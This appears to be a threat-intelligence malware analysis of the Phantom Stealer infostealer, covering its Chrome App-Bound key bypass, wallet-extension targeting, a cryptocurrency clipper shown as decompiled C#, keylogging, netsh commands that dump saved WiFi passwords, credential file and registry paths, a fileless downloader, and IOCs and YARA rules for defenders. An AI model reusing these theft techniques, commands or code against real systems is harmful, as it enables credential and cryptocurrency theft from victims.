
- Standard token: `[\w-]{24}\. [\w-]{6}\. [\w-]{27}`
- MFA token: `mfa\.[\w-]{84}`
- App-Bound encrypted token (Chrome 127+): `dQw4w9WgXcQ:` prefix, decrypted via `BrowserCrypto`

After token extraction, each token is validated live against `https://discord.com/api/v9/users/@me` to retrieve username, email, phone number, and Nitro subscription status.

Chrome App-Bound Encryption Bypass

Chrome 127+ protects saved credentials with an **App-Bound encryption key** that can only be accessed from inside the Chrome process through a privileged COM call. Phantom Stealer bypasses this with a four-part chain:

- `Stub.HeavensGate` — provides a 32-to-64-bit execution bridge
- `Stub.SharpInjector` — injects shellcode into a running `Chrome.exe`
- `InjectionEntryPointD0N0TCALL` — executes inside Chrome and calls Chrome's `IElevator` COM interfaces to recover the App-Bound key
- `Stub.AesGcm` — decrypts the key using `BCrypt AES-GCM`



The targeted field is `app_bound_encrypted_key` inside Chrome's **Local State** file.

Why This Matters

Most commodity stealers cannot access Chrome 127+ credentials directly. Phantom Stealer's ability to bypass App-Bound encryption makes it more capable than many lower-tier stealers.

This bypass targets Chrome's newest credential protection mechanism (introduced as a response to infostealer proliferation). Most commodity stealers cannot read Chrome 127+ passwords; Phantom Stealer can.

Cryptocurrency Targeting

Desktop Wallet Theft

The stealer copies wallet data directories from `%APPDATA%` and `%LOCALAPPDATA%`. Targeted wallets include:

Exodus, Electrum, Electrum-LTC, AtomicWallet, AtomicDEX, Guarda, WalletWasabi, ElectronCash, Sparrow, Coinomi, Binance, TronLink, MetaMask, Jaxx Liberty, TrustWallet, Ethereum keystore, Litecoin Core, Bitcoin Core, Monero, Dogecoin, DashCore, Armory, Bytecoin, IOCoin, PPCoin, BBQCoin, Mincoin, DevCoin, YACoin, Franko, FreiCoin, and others.

Browser Wallet Extension Theft (55+ extensions)

The stealer targets **55+ wallet extensions** in Chrome and additional wallet extensions in Edge. Data is collected from **Local Extension Settings** and **IndexedDB** directories inside browser user profiles.

Chrome targets include: Authenticator, Binance, Bitapp, BoltX, Coin98, Coinbase, Core, Crocobit, Equal, Ever, ExodusWeb3, Fewcha, Finnie, Guarda, Guild, HarmonyOutdated, Iconex, JaxxLiberty, Kaikas, KardiaChain, Keplr, Liquidity, MEWCX, MaiarDEFI, Martian, Math, Metamask, Metamask2, Mobox, Nami, Nifty, Oxygen, PaliWallet, Petra, Phantom, Pontem, Ronin, Safepal, Saturn, Slope, Solfare, Sollet, Starcoin, Swash, TempleTezos, TerraStation, Tokenpocket, Ton, Tonkeeper, Tron, TrustWallet, Wombat, XDEFI, XinPay, XMR.PT, Yoroi, iWallet

```

54 // Token: 0x04000500 RID: 1294
55 private static readonly Dictionary<string, string> ChromeWalletsDirectories = new Dictionary<string, string>
56 {
57     { "Chrome_Authenticator", "bhghoamapcdpbohphigooaddinpkbai" },
58     { "Chrome_Binance", "fhbohimaelpbjbbldcngcnapndodjp" },
59     { "Chrome_Bitapp", "fihkakfobkmkjjojpchpfgcmhfgjnmnfpj" },
60     { "Chrome_BoltX", "aodkkagnadcbobfpggfnjeongemjbjca" },
61     { "Chrome_Coin98", "aeachknemfpeccionboohckonoemg" },
62     { "Chrome_Coinbase", "hnfanknocfeofbddcgijnmhnfnkdnaad" },
63     { "Chrome_Core", "agoakfejjabomempkjlepdlaleeobhb" },
64     { "Chrome_CrocoBit", "pnlfjmlcjdgkddcgincndfgegkecke" },
65     { "Chrome_Equal", "blnieiffboillknjnepogjhkgnoapac" },
66     { "Chrome_Ever", "cgeedpfagjceefieflmdfphplkenlfk" },
67     { "Chrome_ExodusWeb3", "aholpfidialjgjfhomihkjbmjidlcdno" },
68     { "Chrome_Fewcha", "ebfidpplhabeedpnjhjnobghokpiioolj" },
69     { "Chrome_Finnie", "cjmknjdjhagcfbpiemkndpomccnjbmlj" },
70     { "Chrome_Guarda", "hpglfhfgnhbgpjdenjgmdgoeiappafln" },
71     { "Chrome_Guild", "nanjmdknkhkinifnkgdggcfnhdaammnj" },
72     { "Chrome_HarmonyOutdated", "fnnegphlobjdpkhecapkijjkdgcjkhkib" },
73     { "Chrome_Iconex", "flpicilemghbmfalicaoolhikkenfel" },
74     { "Chrome_JaxxLiberty", "cjelfplplebdjjenllpjcbmljkfcffne" },
75     { "Chrome_Kaikas", "jblndlipeogpafnlndhgmagagcccchpi" },
76     { "Chrome_KardiaChain", "pdadjkfkagcfbceimcpbkalfnfpbnk" },
77     { "Chrome_Keplr", "dmkamcknogkgcdfhbbddcgachkejeap" },
78     { "Chrome_Liquidity", "kpfopkelmapcoipemfendmdcghegnimn" },
79 }

```

Edge wallet extensions targeted: Auvitas, Math, Metamask, MTV, Rabet, Ronin, Yoroi, Zilpay, Terra Station, Jaxx

```

// Token: 0x0400050E RID: 1294
private static readonly Dictionary<string, string> EdgeWalletsDirectories = new Dictionary<string, string>
{
    { "Edge_Auvitas", "klfhdnlcfacccoakhceodhldjojboga" },
    { "Edge_Math", "dfeccadlilpndjohbjdblepmejahlm" },
    { "Edge_Metamask", "ejbalbakoplchlghecdalmeeeajnimhm" },
    { "Edge_MTV", "oooiblbddpdecigodndinbpfopomaegl" },
    { "Edge_Rabet", "aanjhgiamnacdnlfnmgehjikagdbafd" },
    { "Edge_Ronin", "bblmcdckkhkhfhpfchlpalebmonecp" },
    { "Edge_Yoroi", "akoiabnepcedclijmiamnaigbepmcb" },
    { "Edge_Zilpay", "fbekallmnjoeggkefjkbebpineneilec" },
    { "Edge_Terra_Station", "ajkhoeiioikighlmdnlakpjfoobnjinie" },
    { "Edge_Jaxx", "dmdimapfghaakeibppbfeokhgoikeoci" }
};

```

Extension data is collected from Local Extension Settings and IndexedDB subdirectories within each browser's User Data profile.

Cryptocurrency Clipper

The clipper runs in a dedicated background thread (ClipperThread) and monitors clipboard content continuously. When it detects a cryptocurrency address matching one of the following regex patterns, it **replaces the clipboard content with the operator's configured address** (decrypted from AES-256-CBC config at startup):

```

// Token: 0x00000000 RID: 0 File Offset: 0x00000000
private void ProcessClipboardContent(string clipboardContent)
{
    clipboardContent = clipboardContent.Trim();
    foreach (KeyValuePair<string, string> keyValuePair in RegexPatterns.Patterns[1])
    {
        string key = keyValuePair.Key;
        Regex regex = new Regex(keyValuePair.Value);
        bool flag = regex.IsMatch(clipboardContent);
        if (flag)
        {
            string text = (Config.ClipperAddresses.ContainsKey(key) ? Config.ClipperAddresses[key] : null);
            bool flag2 = !string.IsNullOrEmpty(text) && text.Contains("-----") && !clipboardContent.Equals(text);
            if (flag2)
            {
                Clipper.NotifyClipboardContent(text);
                Console.WriteLine("Clipper replaced " + key.ToUpper() + " to " + text);
                break;
            }
        }
    }
}

// Token: 0x00000000 RID: 0 File Offset: 0x00000000
public void Start()
{
    bool isRunning = this._isRunning;
    if (!isRunning)
    {
        this._isRunning = true;
        this._clipperThread = new Thread(new ThreadStart(this.ClipperLoop));
        {
            IsBackground = true;
            Name = "ClipperThread";
        };
        this._clipperThread.Start();
        Console.WriteLine("Clipper service started.");
    }
}

private void ClipperLoop()
{
    string text = string.Empty;
    while (this._isRunning)
    {
        try
        {
            bool flag = this._isRunning;
            if (flag)
            {
                break;
            }
            string text2 = Clipboard.GetText();
            bool flag2 = !string.IsNullOrEmpty(text2) && text2.Equals(text);
            if (flag2)
            {
                text = text2;
                this._replaceClipboardContent(text2);
            }
            Thread.Sleep(this._checkIntervalMs);
        }
        catch (Exception ex)
        {
            Console.WriteLine("Clipper error: " + ex.Message);
            Thread.Sleep(this._checkIntervalMs);
        }
    }
}

```

Cryptocurrency	Detection Regex
Bitcoin (BTC)	<code>^(bc1[qp] [13])[a-km-zA-HJ-NP-Z1-9]{25,59}\$ ^bc1[ac-hj-np-z02-9]{8,87}\$</code>
Ethereum (ETH)	<code>^(0x)?[0-9a-fA-F]{40}\$</code>
Litecoin (LTC)	<code>^[LM3][a-km-zA-HJ-NP-Z1-9]{26,34}\$</code>
Bitcoin Cash (BCH)	<code>^(bitcoincash:)?([qp][a-z0-9]{41} [QP][A-Z0-9]{41})\$</code>
Monero (XMR)	<code>^[48][0-9AB][1-9A-HJ-NP-Za-km-z]{93}\$</code>
Tron (TRX)	<code>^T[a-zA-Z0-9]{33}\$</code>
Solana (SOL)	<code>^[1-9A-HJ-NP-Za-km-z]{44}\$</code>

Operator's configured replacement addresses:

Currency	Operator Wallet Address
BTC	bc1qq8zs0ngk6t0ergwdknpc9m4e46pgnnns47h9er
ETH	0x7e3205A62FCf14a1d50aA7A58B6aE7daC471Ae9e
LTC	LaGNPik4pQrsipv6tXm8YCaMn3T6ZmcHyt
BCH	qq0zxsskgel7vurzqyzdkmepwjunp5vwgvd1vudkv
XMR	47NagK8jt1U6UoTzU7mFXPghQbodptiyBZB7MVkxZFyYXpUfJqHAFUR71TH6pTZub13zZS8hz4M6YTuytGwpefVTT8sS1Bc
TRX	TDLVU9c84owCjrKCiHXK27zdLefnM5g941
SOL	B7VfhomCgQXkWeLXKUB7MVRDA7iRHQ5rRMwZ2swad8pL

Why the Clipper Matters

The clipper silently replaces any cryptocurrency address the victim copies, even if the original address came from a trusted site or application. The victim may still believe the address is correct and unknowingly transfer funds directly to the attacker. This attack works without requiring a browser extension and can affect any application that uses the clipboard.

Keylogger

The keylogger installs a **WH_KEYBOARD_LL low-level keyboard hook** using SetWindowsHookEx. Every keystroke is captured by LowLevelKeyboardProc / HookCallback, converted into a readable string by GetKeyString, and written to a log file through SaveToFile.

Special keys are recorded with descriptive labels such as:

- [BACKSPACE]
- [CAPSLOCK]
- [PAGEDOWN]
- [PRINTSCREEN]
- [NUMLOCK]
- [SCROLLLOCK]

Example log format:

```
{0}_{1:yyyyMMdd_HHmss}.txt
```

The keylogger runs in a dedicated thread and is controlled by a feature flag:

- **Keylogger: Enabled**
- **Keylogger: Disabled**

Why This Matters

The keylogger gives operators access to typed credentials, messages, and financial input that may never be stored in a browser.

Screenshot Module

The screenshot module runs in its own background thread (ScreenshotThread) and captures the **full primary screen** at a hardcoded **30-minute interval**. Screenshots are saved as PNG files in the hidden working directory using the format::

```
{MachineName}_{yyyyMMdd_HHmss}.png
```

Why This Matters

Periodic screenshots give the operator visual access to sensitive activity that may not be recoverable from browser databases or logs alone, including dashboards, internal tools, crypto wallets, and email sessions.

Clipboard Logger

Separate from the cryptocurrency clipper, Phantom Stealer also includes a **clipboard logger**. This component continuously monitors clipboard content and logs all captured text entries to a file. The log format is:

```
--- Clipboard Entry [2026-05-01 14:23:11] ---  
(clipboard content)
```

Status string:

Captured clipboard content. Total words: {count}, saved to file via SaveToFile.

Why This Matters

The clipboard logger broadens theft beyond cryptocurrency. It can capture copied passwords, account numbers, API keys, customer records, email content, and other sensitive text users copy during normal workflows.

WiFi Credential Theft

Phantom Stealer harvests WiFi credentials by executing shell commands through `cmd.exe`. The commands include:

- `chcp 65001 && netsh wlan show profile | findstr All`
- `chcp 65001 && netsh wlan show profile name="<SSID>" key=clear`
- `chcp 65001 && netsh wlan show networks mode=bssid`

The results are saved to:

- `ScanningNetworks.txt` for nearby networks
- `SavedNetworks.txt` for stored WiFi profiles and passwords


Output files use timestamped naming patterns such as:

```
SavedNetworks_{timestamp}
```

```
ScanningNetworks_{timestamp}
```

Why This Matters

WiFi credential theft can expose shared network access and help attackers move beyond the current host into physical or office-network environments tied to the victim.



FTP Client Credential Theft

FileZilla

The stealer reads stored server credentials from filezilla.xml in %APPDATA%\FileZilla\. It parses XML fields including:

- Server
- OutgoingServer
- OutgoingPort
- Account
- Password

The extracted report is saved to a timestamped FileZilla_<timestamp> file.

WinSCP

The stealer reads saved WinSCP session data from these registry paths:

- Software\Martin Prikryl\WinSCP 2\Sessions
- Software\Martin Prikryl\WinSCP 2\Configuration\Security

Fields parsed include:

- HostName
- UserName
- PortNumber

Recovered data is saved to WinScp_<timestamp>. If WinSCP is protected by a master password, the malware fails gracefully and records that session recovery is not possible.

Why This Matters

FTP and SCP credentials can expose servers, staging environments, internal file stores, and operational infrastructure that attackers can use for follow-on access or data theft.

Email Client Credential Theft

Phantom Stealer targets multiple email clients and credential sources.

Client	Access Method	Registry Path / Location
Microsoft Outlook 2013	Registry	Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676
Microsoft Outlook 2016+	Registry	Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676
Windows Mail	Registry	Software\Microsoft\Windows Messaging Subsystem\Profiles\9375CFF0413111d3B88A00104B2A6676
Foxmail	Registry	SOFTWARE\Classes\Foxmail.url.mailto\Shell\open\command
Generic SMTP/POP3/IMAP	Memory fields	SMTP Server, POP3 Server, IMAP Server, POP3 Password2, SMTP Password2
Thunderbird	Profile directory	%APPDATA%\Thunderbird\Profiles

Why This Matters

Email access is high-value because it can expose credentials, customer communications, password resets, financial workflows, and internal operational context far beyond the infected endpoint.

Telegram Session Theft

The stealer locates the Telegram Desktop tdata/ session directory through the registry entry tg\DefaultIcon and copies the session files. This allows session hijacking **without knowing the account password**.

Status string:

Telegram data successfully saved to: {path}

Why This Matters

Telegram session theft can give attackers direct access to live communications, groups, shared files, and operational chats without triggering a normal password-based login flow.

File Grabber

The file grabber collects files matching configurable extension lists across four categories:

Category	Report Label
Images	 Images
Documents	 Documents
Databases	 Databases
Source Codes	(SourceCode category)

Extensions are controlled through the encrypted configuration (Config: Begin Decrypting Grabber details). Collected files are archived as:

Grabber_{hostname}_{timestamp}.zip

The archive is then uploaded through FTP using the configured GrabberHost, GrabberUser, and GrabberPass values. The feature is controlled by a dedicated flag.

Why This Matters

This feature expands Phantom Stealer beyond credentials and wallets into document theft, database theft, and source code theft, which raises both espionage and extortion risk.

Downloader Module

The downloader module (FilelessDownloaderAsync) retrieves a payload from an operator-configured URL, decodes it from Base64, and executes it **entirely in memory**, without writing a new file to disk. Status strings include:

- [*] Downloading payload...
- [*] Decoding payload...
- [*] Detecting architecture...
- [*] Attempting in-memory execution...

Execution path:

- VirtualAlloc
- PAGE_EXECUTE_READWRITE
- NtCreateThreadEx

Fallback:

.NET reflection-based in-memory execution if the primary path fails

The module also handles architecture mismatches between 32-bit and 64-bit execution contexts.

Why This Matters

This allows operators to push additional payloads, including ransomware, RATs, or secondary stealers, to already-compromised systems **without dropping a new file to disk**, which helps evade file-based detection.

System Information Collection

The following fields are included in the exfiltration report sent to the operator:

- date/time
- OS name and architecture
- username
- hostname
- language / country
- antivirus
- gateway IP
- local IP
- external/public IP

Email subject line format:

{username}/ {hostname} - {month}.{day}.{year}

Why This Matters

This system profiling helps operators prioritize victims, understand the environment, and organize stolen data for follow-on exploitation or resale.

Indicators of Compromise (IOCs)

File Hashes

File	MD5	SHA-256
Loader (pdh.dll)	FF185B05B231EED98D33239F1B202241	D8A05DEEFE97C6BBE1E083E9D8A182E6B6E5FBC77AF483D2CDEF0B4CADEC22CE
Encrypted payload	12e4b130af651ae53bea75be7fabb751	c6a2681107ce91ebed93ea0502817025aaf7238db8f96012c389c567904789fa
Decrypted payload	aec235738d1c4f06f1b12a8d11a01f4e	d2f509efbdb1d4ae68216807648ea34ba8af5778e1626fc67085b832eebfdc53

Network Indicators

Indicator	Type
mail.taikei-rmc-co[.]biz	C2 Domain
New@taikei-rmc-co[.]biz	Email IOC
New2@taikei-rmc-co[.]biz	Email IOC
phantomsoftwares[.]site	Domain
www.phantomsoftwares[.]site	Domain
t[.]me/0ldphantomoftheopera	URL

File System Indicator

Path	Description
%APPDATA%\Microsoft\RasManagement\MpDlpService.exe	Persisted loader copy

Registry Indicator

Key	Value
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	RasManSvc

Crypto Wallet Addresses

Currency	Address
BTC	bc1qq8zs0ngk6t0ergwdknp9m4e46pgnnns47h9er
ETH	0x7e3205A62FCf14a1d50aA7A58B6aE7daC471Ae9e
LTC	LaGNPik4pQrsipv6tXm8YCaMn3T6ZmCHyt
BCH	qq0zxsskgel7vurzqyzdkmepwjunp5vwgvvd1vudkv
XMR	47NagK8jt1U6UoTzU7mFXPghQbodptiyBZB7MVkxZFyYXpUfJqHAFUR71TH6pTZub13zZS8hz4M6YTuytGwpefVTT8sS1Bc
TRX	TDLVU9c84owCjrKCihXK27zdLefnM5g941
SOL	B7VfhomCgQXkWeLXKUB7MvRDA7iRHQ5rRMwZ2swad8pL

YARA

YARA Rule 1: Loader Layer (NativeAOT pdh.dll Hijack)

```
rule Windows_Loader_PhantomStealer
{
    meta:
        description = "Phantom Stealer NativeAOT pdh.dll Sideloaded Loader"
        author      = "Dark Atlas; @ELJo0ker"
        date        = "2026-05-05"

    strings:
        $s1      = "DotNetRuntimeDebugHeader" ascii
        $s2      = "PdhAddCounterA" ascii
        $s3      = "PdhGetCounterInfoA" ascii

    condition:
```

```

uint16(0) == 0x5A4D and
uint16(uint32(0x3C) + 0x18) == 0x020B and
(
    ($s1 and $s2 and $s3) or
    ($s1 and $s2)
)
}

```

YARA Rule 2: Payload Layer (Phantom Softwares Stealer)

```

rule Windows_Stealer_PhantomStealer
{
    meta:
        description = "Phantom Softwares Stealer .NET Payload (Phantom Stealer v3.5.x)"
        author      = "Dark Atlas; @ELJo0ker"
        date        = "2026-05-05"

    strings:
        $s1      = "Phantom stealer" wide
        $s2      = "phantomsoftwares.site" wide
        $s3      = "Initiating self-destruct" wide
        $s4      = "app_bound_encrypted_key" wide
        $s5      = "ClipperThread" wide
        $s6      = "HeavensGate" ascii
        $s7      = "DecryptByteDesCbc" ascii
        $s8      = "Oldphantomoftheopera" wide
        $s9      = "P97KH92W6NXUNLKT9UBI" wide

    condition:
        uint16(0) == 0x5A4D and
        uint16(uint32(0x3C) + 0x18) == 0x010B and
        (
            ($s1 and $s2) or
            ($s1 and $s3 and $s6) or
            ($s2 and $s7 and $s5) or
            ($s9 and $s6 and $s4 and $s8)
        )
}

```

FAQ

What is Phantom Stealer?

Phantom Stealer is a two-layer Windows infostealer chain that uses a malicious `pdh.dll` loader and an injected .NET payload to steal credentials, browser data, wallet data, and cryptocurrency-related assets.

How does Phantom Stealer infect systems?

It abuses **DLL hijacking** by placing a malicious `pdh.dll` where a legitimate application loads it. The loader then decodes the embedded payload and process-hollows it into `jsc.exe`.

Why is Phantom Stealer difficult to analyze?

The loader uses **NativeAOT**, encrypted strings, and a separate injected payload. The stealer also performs extensive anti-analysis checks and can self-delete before the visible theft stage begins.

What does Phantom Stealer steal?

It steals browser credentials, wallet data, screenshots, email and VPN-related data, tokens, clipboard contents, and keystrokes. It also runs a cryptocurrency clipper.

Why is the clipper dangerous?

Because it changes copied cryptocurrency addresses in the clipboard, the victim can unknowingly send funds to the attacker even when copying from a trusted source.

Conclusion

Phantom Stealer is confirmed to be an **actively distributed infostealer** with working, real-world functionality. The loader layer abuses **DLL search order hijacking** to silently deliver the Phantom Softwares payload, a commercial crimeware kit that appears to have been developed with strong attention to completeness and evasion.

This sample represents a professionally assembled **two-layer intrusion kit**. It uses DLL hijacking as a quiet delivery mechanism, hides indicators behind a **double-RC4 string protection scheme**, and injects the payload into a hollowed `jsc.exe` process via direct NT API usage. Its coverage is broad: browser theft, desktop cryptocurrency wallets, clipboard hijacking, keylogging, screenshots, email client theft, WiFi credential theft, Telegram session theft, and optional in-memory payload delivery.

The most important threat multiplier is the kit's **commercial nature**. The same payload family can appear across many campaigns with different operator credentials, exfiltration settings, and wrapper layers. That makes Phantom Stealer more than a single malware sample, it is part of a reusable crimeware ecosystem built for scale.